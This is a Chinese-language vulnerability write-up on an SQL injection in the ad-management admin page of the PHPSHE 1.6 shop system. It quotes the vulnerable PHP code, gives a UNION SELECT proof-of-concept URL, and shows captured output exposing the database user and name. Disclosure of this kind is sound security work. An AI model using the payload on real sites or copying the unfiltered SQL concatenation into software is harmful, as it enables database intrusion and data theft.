phpshe1.6 广告管理 sql注入

漏洞描述

PHPSHE商城系统是将商品展示、在线购物、订单管理、支付管理、文章管理、客户咨询反馈等功能相结合，为用户提供了网上商城建设方案。 PHPSHE开源商城系统广告管理页面存在SQL注入漏洞，由于系统未能对用户输入的参数进行严格过滤。攻击者可利用该漏洞获取数据库敏感信息。

漏洞分析

漏洞在 文件 www/module/admin/ad.php 第102行。


```
//######################@ 广告列表 @######################//
    default :
        $_g_position && $sql_where .= " and `ad_position` = '{$_g_position}'";
        $sql_where .= " order by `ad_order` asc, `ad_id` desc";
        $info_list = $db->pe_selectall('ad', $sql_where, '*', array(20,
$_g_page));
        $tongji = $db->index('ad_position')->pe_selectall('ad', array('group
by'=>'ad_position'), 'count(1) as num, ad_position');
        foreach ($ini['ad_position'] as $k=>$v){
            $tongji[$k] = intval($tongji[$k]['num']);
            $tongji['all'] += $tongji[$k];
        }
        $seo = pe_seo($menutitle='广告列表', '', '', 'admin');
        include(pe_tpl('ad_list.html'));
    break;
}
?>
```

从代码可以看到`{$_g_position}`参数没有经过任何过滤，直接拼接到SQL语句，导致SQL注入漏洞。

##漏洞证明

用管理员账号登录网站后台，访问以下url：

```
http://localhost/admin.php?
mod=ad&position=1%27%20union%20select%20user(),2,database(),4,5,6,7%23
```


localhost/admin.php?mod=ad&position=1' union select user(),2,database(),4,5,6,7%23
搜索
Warning: mysql_fetch_row() expects parameter 1 to be resource, boolean given in D:\phpStudy\WWW\include\class\db.class.php on line 42
Function
Location
{main}( )
...\admin.php:0
include('D:\phpStudy\WWW\module\admin\ad.php')
...\admin.php:76
db->pe_selectall(???, ???, ???, ???)
...\ad.php:104
db->sql_selectall(???, ???)
...\db.class.php:135
db->sql_num(???)
...\db.class.php:87
db->fetch_row(???)
...\db.class.php:127
mysql_fetch_row (???)
...\db.class.php:42
概况
商品中心
商品列表
商品分类
品牌管理
评价管理
交易中心
订单列表
资金明细
积分明细
充值记录
提现管理
用户中心
会员列表
会员等级
管 理 员
管理权限
文章中心
文章分类
文章列表
控制面板
网站设置
支付设置
广告列表 (2)
首页顶部广告 (0)
首页底部广告 (0)
整站顶部广告 (0)
整站底部广告 (0)
ID号
排序
广告图片
广告位置
广告链接
root@localhost
6
phpshe
批量删除
更新排序